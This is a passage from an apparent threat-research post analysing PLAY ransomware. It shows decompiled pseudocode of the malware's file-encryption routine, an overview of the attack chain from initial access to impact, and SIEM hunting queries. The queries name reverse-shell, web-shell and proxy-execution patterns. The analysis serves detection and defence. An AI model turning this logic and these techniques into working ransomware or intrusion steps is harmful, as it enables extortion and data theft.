    __int64 v2; // rax
    void (__cdecl *CloseHandle)(HANDLE); // eax
    HANDLE file_handle; // [esp+Ch] [ebp-8h]
    int v6; // [esp+10h] [ebp-4h]

    chunk_count = 0;
    file_struct->chaining_mode_flag = 1;
    file_struct->chunk_count = 0;
    if ( !file_struct->large_file_flag )
    {
        chunk_count = calculate_chunk_count(file_struct);
        file_struct->chunk_count = chunk_count;
    }
    v2 = *&file_struct->file_size / 0x100000i64;
    if ( chunk_count )
        v2 /= chunk_count;
    if ( v2 > 0xFB9 )
        file_struct->chaining_mode_flag = 0;

int __thiscall calculate_chunk_count(play_file_struct *file_struct)
{
    DWORD LowPart; // edx
    LONG HighPart; // esi

    LowPart = file_struct->file_size.LowPart;
    HighPart = file_struct->file_size.HighPart;
    if ( (file_struct->file_size.QuadPart - 0x5000001) ≤ 0x3AFFFFFFE )
        return 2; // if file size ≤ 0x3fffffff
    if ( __PAIR64__(HighPart, LowPart) - 0x40000001 ≤ 0x23FFFFFFEi64 )
        return 3; // if file size ≤ 0x27fffffff
    if ( __SPAIR64__(HighPart, LowPart) ≤ 0x2800000000i64 )
        return 0; // if file size ≤ 0x2800000000
    return 5;
}

```

It only encrypts first and last chunk in the file if the file size is greater than 0x500000 bytes.



```

HighPart = file_struct_1→file_size.HighPart;
LowPart = file_struct_1→file_size.LowPart;
WORD1(v59) = v17;
v104 = v17;
if ( __SPAIR64__(HighPart, LowPart) > 0x500000 )
{
    // file size > 0x500000, encrypt first and last chunks
    v33 = bcrypt_encrypt_file(
        &crypt_IV,
        bcrypt_sym_key_handle,
        file_struct_1→file_handle,
        file_struct_1→file_data_buffer,
        0x100000,
        0,
        &chunk_count_flag,
        &chunk_write_offset_from_end,
        0,
        0);
    v34 = HIWORD(v62) - 0x1298;
    HIWORD(v62) -= 0x1298;
    LOWORD(v67) = v67 + 0xB6;
    if ( v33 ≤ 0 )
    {
        v12 = 0xFFFFFFFF;
        LOBYTE(v86[2]) = 0x4D * v111;
        LOWORD(v70) = v108 - v105[4];
        goto CLEANUP;
    }
}

v35 = w_SetFilePointerEx(file_struct→file_handle, 0, FILE_END, last_chunk_offset[0], 0xFFFFFFFF);
v36 = v10 + 0x46;
// move to file end with the chunk offset
v101 -= 2;
if ( !v35 )
{
    v12 = 0xFFFFFFF9;
    if ( BYTE1(v103) )
        LOWORD(v72) = 0x301;
    goto CLEANUP;
}
v95[9] -= 4;
v87[2] += 4;
v95[3] += 0x50;
v37 = v70 - 4;
LOWORD(v70) = v70 - 4;
*(&v86[5] + 2) = 0;
*(&v86[4] + 2) = 0;
v109 = 0x41 * BYTE2(v103);
BYTE2(v103) *= 0x41;
v38 = bcrypt_encrypt_file(
    &crypt_IV,
    bcrypt_sym_key_handle,
    file_struct→file_handle,
    file_struct→file_data_buffer,
    0xFFFF0,
    1,
    &chunk_count_flag,
    &chunk_write_offset_from_end,
    0,
    0);
// encrypt last chunk
v105[1] = v83 + v111;

```

If the file size is smaller than the default chunk size of 0x100000 bytes, the malware encrypts the entire file.

```

if ( !(__SPAIR64__(HighPart, LowPart) / 0x100000) )
{
    // smaller than 0x100000
LABEL_32:
    ++BYTE1(v103);
    if ( v83 | v89[1] )
    {
        LOWORD(v72) = 0x301;
        if ( bcrypt_encrypt_file(
            &crypt_IV,
            bcrypt_sym_key_handle,
            file_struct_1->file_handle,
            file_struct_1->file_data_buffer,
            v89[1],
            // encrypt size
            1,
            &chunk_count_flag,
            &chunk_write_offset_from_end,
            0,
            0) ≤ 0 )
        {
            strcpy(v89, "objRQ");
            v32 = v10 - 0x157;
            v12 = 0xFFFFFFFFB;
            LOWORD(v72) = v32;
            ++v87[4];
            BYTE1(v86[1]) = 0x36 * v87[2];
            goto CLEANUP;
        }
        v95[4] *= v10 * v10 * v10 * v10 * v10;
    }
    goto LABEL_50;
}
}

```

If the file size is somewhere in between 0x100000 and 0x500000, the malware encrypts it in 0x100000-byte chunks until it reaches the end of the file.

```

while ( 1 )
{
    v29 = bcrypt_encrypt_file(
        &crypt_IV,
        bcrypt_sym_key_handle,
        file_struct_1->file_handle,
        file_struct_1->file_data_buffer,
        0x100000, // encrypt 0x100000-byte chunks
        0,
        &chunk_count_flag,
        &chunk_write_offset_from_end,
        0,
        0);
    v30 = v108 - 1;
    v108 = v30;
    LOBYTE(v103) = v30;
    BYTE1(v86[0]) = v110;
    if ( v29 ≤ 0 )
        break;
    v95[0xC] = v94 * v111;
    WORD1(v67) = v105[4];
    v87[0] = v71 + v87[2];
    ++chunk_count_flag;
    v10 = 2 * v84;
    v31 = __CFADD__(v104, 1) + v88;
    v105[4] = 7;
    ++v104;
    v88 = v31;
    if ( __PAIR64__(v31, v104) ≥ *file_end )
        goto ENCRYPT_LAST_CHUNK;
}

```

Finally after all the files are encrypted, The extension is set to **".PLAY"**

```

encrypted_filename = w_VirtualAlloc(v7, 4);
if ( !encrypted_filename )
    return 0xFFFFFFFF;
wcscpy_s(encrypted_filename, v11, file_path_1);
wcscat_s(encrypted_filename, v11, encrypted_extension); // ".PLAY"
*encrypted_extension = 0i64;
LODWORD(v26) = 0;
MoveFileW = resolve_API_layer_2(::MoveFileW);
if ( !MoveFileW(file_path_1, encrypted_filename) )
    return 0xFFFFFFFF;
LODWORD(v26) = v15;
w_VirtualFree(encrypted_filename);

```

However, Due to a bug in the code, the extension is always changed despite the success or failure of the encryption or return value of the encrypting function.


```

encrypt_result = w_encrypt_file(file_struct);
file_handle = file_struct->file_handle;
CloseHandle = resolve_API_layer_2(CloseHandle_0);
CloseHandle(file_handle);
if ( encrypt_result ) // bug, encrypt_result is never 0
    set_encrypted_extension(file_struct->file_path);
w_RtlEnterCriticalSection(&CRITICAL_SECTION_1);
file_struct->initialized_flag = 0;
w_RtlLeaveCriticalSection(&CRITICAL_SECTION_1);
return encrypt_result;

```

## / Infection chain:

PLAY ransomware threat actors are known to exploit domain, local, and virtual private network (VPN) accounts, exposed remote desktop protocol (RDP) servers, and FortiOS vulnerabilities CVE-2018-13379 and CVE-2020-12812, according to Trend Micro. Like other modern ransomware, It also utilizes the living-off-the-land binaries (LOLBins) for its attacks, and data is exfiltrated prior to the deployment of the ransomware. WinRAR is used to archive files and uploaded them to sharing sites. ransomware executable is distributed via Group Policy Objects (GPO), then run using scheduled tasks, PsExec, or wmic.



Source: TrendMicro

## Initial Access

Upon researching we found out that multiple vectors were used for initial access. ProxyNotShell and OWASSRF are among one of them which are explained in detail above. Also, like other ransomware, it is easier for threat actors to leverage the previously exposed credentials, credentials obtained through illegal methods, and credentials reused across multiple platforms to gain initial access. Virtual Private Network (VPN) accounts, not just domain, and local accounts were also used to gain initial access. It also abuses Exposed RDP servers to gain a foothold on the system. Another technique PLAY uses is the exploitation of the FortiOS vulnerabilities namely :

[CVE-2018-13379](#) : An Improper Limitation of a Pathname to a Restricted Directory ("Path Traversal") in Fortinet FortiOS 6.0.0 to 6.0.4, 5.6.3 to 5.6.7 and 5.4.6 to 5.4.12 and FortiProxy 2.0.0, 1.2.0 to 1.2.8, 1.1.0 to 1.1.6, 1.0.0 to 1.0.7 under SSL VPN web portal allows an unauthenticated attacker to download system files via special crafted HTTP resource requests. It has a base score of 9.8 making it a critical vulnerability.

[CVE-2020-12812](#) : An improper authentication vulnerability in SSL VPN in FortiOS 6.4.0, 6.2.0 to 6.2.3, 6.0.9, and below may result in a user being able to log in successfully without being prompted for the second factor of authentication (FortiToken) if they changed the case of their username. It also has a base score of 9.8 making it a critical vulnerability.

## Execution

During its execution phase, PLAY ransomware was seen to use PsExec and scheduled processes. It also creates Group Policy Object (GPO) to govern users and machine settings in the AD. The GPO sets up a scheduled task that runs the ransomware at a predetermined time and date across the AD environment. Additionally, it leverages batch files to run PsExec, a trusted Windows program from SysInternals. The ransomware may spread quickly thanks to this tool's capacity to run processes on other systems, and it also helps PLAY with its reconnaissance efforts.

## Persistence

After initial access, The perpetrators continued to use the valid accounts to maintain persistence in the system. In order to establish inbound connections within the victim's system, they used "netsh" commands to allow Remote Desktop Protocol (RDP) access in case they were disabled. The data were encrypted once the ransomware executable was dropped in the Domain Controller shared directories (NETLOGON or SYSVOL) which was run via a scheduled task/PsExec.

## Privilege Escalation

For privilege escalation, [Mimikatz](#) is used by the PLAY ransomware to retrieve high-privilege credentials from memory. The Domain Administrators group is one of the privileged groups, so this ransomware adds the accounts to this group to gain higher privileges. One of the most used tools by malicious actors for privilege escalation is [PEASS-ng](#). So, Among the tools offered by this GitHub repo, PLAY ransomware uses [WinPEAS](#) (Windows Privilege Escalation Awesome Scripts) to enumerate vulnerability in the system that looks for potential local privilege escalation paths.

## Defense Evasion

To evade detection, PLAY ransomware disables antimalware and monitoring solutions using tools like [Process Hacker](#), [GMEr](#), [IOBit](#), and [PowerTool](#). To cover its tracks, it uses a batch script or the built-in Windows tool wevtutil, to delete any traces of its activity, including logs in the Windows Event Logs or malicious files tracing back to the ransomware. Through PowerShell or the command line, it turns off Windows Defender's security features. To conceal its activities, Powershell scripts like Cobalt Strike beacons (Cobeacon) and Empire agents are Base64-encoded.



## Credential Access

To obtain credentials from the system, PLAY ransomware uses [Mimikatz](#). This tool is well known to extract plaintext passwords, hash, PIN codes, and Kerberos tickets from memory. It can also perform pass-the-hash, pass-the-ticket, or build *Golden tickets*. It can directly be dropped on the target host or executed as a module via command-and-control (C&C) applications like Empire or Cobalt Strike. Task manager was also used to dump the LSASS process from memory.

## Discovery

In this phase, the threat actors collect more information about the AD environment. Tools like [ADFind](#), [Microsoft Nltest](#), and [Bloodhound](#) were used to make AD queries for remote systems. Some cases have also shown the enumeration of system information including domain, shares, and hostname information.

## Lateral Movement

Various methods are implemented by PLAY ransomware to move laterally across a victim's system. After obtaining plaintext credentials from LSASS dump using Mimikatz, It can conduct lateral movement. It also uses [Empire](#), an open-source post-exploitation framework for post exploitation activity and it also uses [SystemBC](#) for backdooring purposes, It is a SOCKS5 proxy bot that acts as a backdoor that can communicate over TOR. [Cobalt Strike SMB beacon](#) is also seen to be used for the download and execution of files.

## Exfiltration

Before being exfiltrated, data from a victim is often split into smaller chunks rather than exfiltrating the entire file. This is one method that PLAY ransomware may employ to prevent the triggering of network data transfer. Tools like WinSCP, an SFTP client, and an FTP client are used for windows for exfiltration. Additionally, they use WinRAR to compress the files in .RAR format for eventual exfiltration.

## Impact

In the final phase for impact, It encrypts files and adds the extension ".PLAY" to that file. A ransom note, *ReadMe.txt*, is also created in the hard drive root (C:) which contains an email address following this format: *[seven random characters]@gmx[.]com*.

Here is a small overview of what was observed on detonating the ransomware in VMRay.

Score	Category	Operation	Count	Classification
5/5	User Data Modification	Appends the same extension to many filenames	1	Ransomware
		• Renames 1934 files by appending the extension ".play".		
4/5	Reputation	Known malicious file	1	-
		• Reputation analysis labels the sample itself as Mal/Generic-S.		
1/5	Hide Tracks	Changes folder appearance	6	-
		• (Process #1) 006ae41910887f0811a3ba2868ef9576bbd265216554850112319af878f06e55.exe changes the appearance of folder "\\?C:\\$Recycle.Bin\S-1-5-18".		
		• (Process #1) 006ae41910887f0811a3ba2868ef9576bbd265216554850112319af878f06e55.exe changes the appearance of folder "\\?C:\\$Recycle.Bin\S-1-5-21-1560258661-3990802363-1811730007-1000".		
		• (Process #1) 006ae41910887f0811a3ba2868ef9576bbd265216554850112319af878f06e55.exe changes the appearance of folder "\\?C:\Program Files\Common Files\microsoft shared\Stationery".		
		• (Process #1) 006ae41910887f0811a3ba2868ef9576bbd265216554850112319af878f06e55.exe changes the appearance of folder "\\?C:\Program Files".		
		• (Process #1) 006ae41910887f0811a3ba2868ef9576bbd265216554850112319af878f06e55.exe changes the appearance of folder "\\?C:\Program Files (x86)\Common Files\Microsoft Shared\Stationery".		
		• (Process #1) 006ae41910887f0811a3ba2868ef9576bbd265216554850112319af878f06e55.exe changes the appearance of folder "\\?C:\Program Files (x86)".		
1/5	System Modification	Modifies application directory	100	-

# Hunting PLAY ransomware using Logpoint SIEM

The TTPs used by PLAY is similar to most of modern ransomware so, the application of proper mitigations might help in preventing the attack. Also applying proper fixes timely and keeping the system up to date might help a lot. However, It cannot be a silver bullet to stop such ransomware attacks. Threat actors are coming up with more and more advanced new techniques and procedures to bypass the mitigations that are in place. [With adequate time and resources, threat actors can break into any network and avoid detection for up to 280 days on average.](#) So, It is necessary to constantly monitor the system for malicious activities.

Here, our analysts are regularly researching and updating the alert rules to detect new attacks and methods used by adversaries. You can find the alert package for your Logpoint from [here](#). In the case of PLAY ransomware, Our alert rules can be helpful but you can also use the following methods to hunt for PLAY ransomware.

## Exploitation of OWASSRF

Although the patch has been released, it takes time to be implemented fully. so look for signs of exploitation of OWASSRF. Analysts can look for a PowerShell reverse shell.

```
label="Process" label=Create "process"="*\powershell.exe"
command="*net.sockets.tcpclient*"
command IN ["*io.streamwriter*", "*getstream*"]
```

We can also look for an exploitation attempt of the OWASSRF variant targeting exchange servers that use the OWA endpoint to access the PowerShell backend endpoint.

```
norm_id="WinServer" user_agent="Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.54 Safari/537.36"
2request_method="POST" status_code="200" url="*/owa/mastermailbox*"
3url="*/powershell*
```

However, Web vulnerability scanners might trigger false positives for the above query so, they need to keep track of false positives as well.

Analysts can also look for exploitation attempts that use publicly available POC to exploit OWASSRF which uses the OWA endpoint to access the PowerShell backend endpoint

```
norm_id="WinServer" user_agent="Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.54 Safari/537.36"
request_method="POST" status_code="200" url="*/owa/mastermailbox*"
url="*/powershell*
```

## Exploitation of ProxyNotShell

PLAY is seen to exploit ProxyNotShell vulnerability in many cases, although a patch for this vulnerability has been released, there could be some exceptional cases so looking for Chopper web shell artifacts in process creation logs can be helpful in detecting PLAY ransomware's activity.

PowerShell

```
label="Process" label=Create parent_process="*\w3wp.exe"
command IN ["*&ipconfig&echo*", "*&quser&echo*", "*&whoami&echo*",
"*&c:&echo*", "*&cd&echo*", "*&dir&echo*", "*&echo [E]*", "*&echo [S]*"]
```

Also, look for suspicious child processes of w3wp.exe like PowerShell to be specific

```
label="Create" label="Process" "process"="*\powershell.exe" parent_process="*\w3wp.exe"
```

But analysts can also look for other child processes of w3wp.exe.

```
label="Process" label=Create parent_process="*\w3wp.exe"
-process IN ["*\WerFault.exe", "*\csc.exe"]
| chart count() by log_ts, user, "process", parent_command, command
```

## File Creation in Suspicious Path:

After initial access, it drops malware to move further in the infection chain. Adversaries can download/create files in suspicious paths like PerfLogs or public directories. These files could be malicious payloads so these kinds of activities should also be monitored.

```
norm_id=WindowsSysmon event_id=11  
path IN ["C:\Users\Public*", "C:\PerfLogs*", "C:\root*", "**\AppData\Local\Temp*"]
```

It also drops malicious payloads in trusted locations to evade detection. Defenders should look for process creation events, with corresponding images in suspicious folders.

"SUSPICIOUS\_FOLDER\_EXE\_EXECUTION" is a list that contains the list of suspicious folders most commonly used by adversaries.

```
label="Process" label="Create" "process" IN SUSPICIOUS_FOLDER_EXE_EXECUTION  
-"process" IN ["**SpeechUXWiz.exe", "**SystemSettings.exe", "**TrustedInstaller.exe",  
"**PrintDialog.exe", "**MpSigStub.exe", "**LMS.exe", "**mpam-*.exe"]
```

"Process" corresponding to wmic.exe with the respective command line can indicate a discovery attempt. Threat actors proceed to the discovery phase, so analysts are also suggested to look for the discovery attempts of UUID.

```
label="Process" label="Create" "process"="**\wmic.exe"  
command="**csproduct get*UUID"
```

It is also suggested that they monitor suspicious file types that are dropped by an Exchange component in IIS.

```
"process"="**\w3wp.exe" command="**MSEExchange*"  
target_file IN ["*.aspx", "*.asp", "*.ashx", "*.ps1", "*.bat", "*.exe", "*.dll", "*.vbs"]
```

## Scheduled task creation

Modern ransomware creates scheduled tasks to gain persistence and also to execute their payload by scheduling the payload to be run at a certain time interval. PLAY ransomware also creates scheduled tasks to run the ransomware at a predetermined time and date across the AD environment. So We can look for the Creation of scheduled tasks.

```
(label="Process" label=Create "process"="**\schtasks.exe"  
command="** /create *" -user IN EXCLUDED_USERS) OR  
(label="Registry" label="Key" label="Map"  
"target_object"="**\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\*"  
-target_object IN ["**\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\  
Microsoft\Windows\UpdateOrchestrator*"]  
event_type=CreateKey)
```

Some default services may utilize the registry path used in the query, which may create a false positive (FP) so, include the registry path in the excluded list to reduce FP.

Also, look for the execution of scheduled tasks using the schtasks.exe binary:

```
label="Process" label="Create" "process"="**\schtasks.exe" command="** /run **"
```



## GPO Creation

In the case of PLAY Ransomware, the ransomware executable is distributed via Group Policy Objects (GPO). Analysts are suggested to look for the creation of a Group Policy Object (GPO) which the threat actors use to govern users and machine settings in the AD. Through GPO threat actors set up a scheduled task that runs the ransomware at a predetermined time and date across the AD environment.

```
norm_id="WinServer" label="Create" label="Object" label="Service"
label="Directory" class="groupPolicyContainer" -user IN EXCLUDED_USERS
```

Also look for possible lateral movement using GPO scheduled task, which threat actors use to deploy ransomware at scale.

```
norm_id="WinServer" event_id=5145 share_name="\*\SYSVOL"
relative_target="*\ScheduledTasks.xml" access="*WriteData*"
-user IN EXCLUDED_USERS
```

## Suspicious Execution of PSEXEC and Wmic

PLAY ransomware along with others is seen to be using PSEXEC for the execution of ransomware. PSEXEC is a lightweight telnet replacement. It is a part of windows Sysinternals so adversaries leverage it to execute malicious payloads. Defenders should look for the malicious execution of PSEXEC.

```
norm_id="WinServer" event_id=5145 share_name="IPC$"
relative_target IN ["*-stdin", "-stdout", "-stderr"]
-relative_target="PSEXESVC*" -user IN EXCLUDED_USERS
```

Since Wmic is also used for a similar purpose, analysts should also carefully monitor the child processes spawned by wmic.exe

```
label="Create" label="Process" parent_image="*\wmic.exe"
-"process" IN ["C:\Windows\System32\conhost.exe", "C:\Windows\system32\wbem\WMIC.exe",
"C:\Windows\syswow64\wbem\WMIC.exe", "C:\Windows\system32\WerFault.exe",
"C:\Windows\SysWOW64\WerFault.exe"]
```

Also, look for proxy execution of malicious payloads via wmic.exe

```
label="Process" label="Create" command="*process*" command="*call*"
command="*create*" command IN ["*rundll32*", "*bitsadmin*", "*regsvr32*",
"*cmd.exe /c *", "*cmd.exe /k *", "*cmd.exe /r *", "*cmd /c *", "*cmd /k *",
"*cmd /r *", "*powershell*", "*pwsh*", "*certutil*", "*cscript*", "*wscript*",
"*mshta*", "*\Users\Public\*", "*\Windows\Temp\*", "*\AppData\Local\*", "*%temp%*",
"*%tmp%*", "*%ProgramData%*", "*%appdata%*", "*%comspec%*", "*%localappdata%"]
```

## Cobalt Strike Beacons


PLAY ransomware is seen to be using Cobalt Strike for post-compromise tactics. So, Analysts can look for possible remote threat creations with specific characteristics which are typical for Cobalt Strike beacons

```
norm_id=WindowsSysmon event_id=8 start_address IN ["*0B80", "*0C7C", "*0C88"]
-user IN EXCLUDED_USERS
```

## Creation of New Users and Addition in Privilege group :

Analysts should look for the creation of new users and their addition in privilege groups, as most of the threat actors use this kind of particular method to maintain persistence. PLAY ransomware uses net.exe binary to create a new user and it to the local administrators and remote desktop user groups.


```
label="Process" label="Create" "process" IN ["*\net.exe", "*\net1.exe"]
command IN ["* /add *", "*group*/add*"]
```



## Disable antimalware application/defender


Threat actors have been seen to be disabling antimalware applications to evade detection. PLAY ransomware also disables Microsoft Defender to remain undetected when in the system.

```
label=Registry label=Value label=Set detail="DWORD (0x00000000)"
target_object="*\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-
Windows-Windows Defender\Operational\Enabled"
```



Various services are stopped by ransomware, so Analysts can look for the stopped services and look for suspicious activities.

```
label=Service label=IN ["Delete", "Create", "Change", "Start", "Stop"]
status=stopped -user IN EXCLUDED_USERS
| chart count() by device_name,service,status
```



Also, look for events with suspicious execution of task kill activity. Malicious actors kill/stop various processes or services in order to proceed for impact. so this should also be looked for


```
label="Create" label="Process" "process"="*\taskkill.exe" file="taskkill.exe"
command="*/f" command="*/im"
```

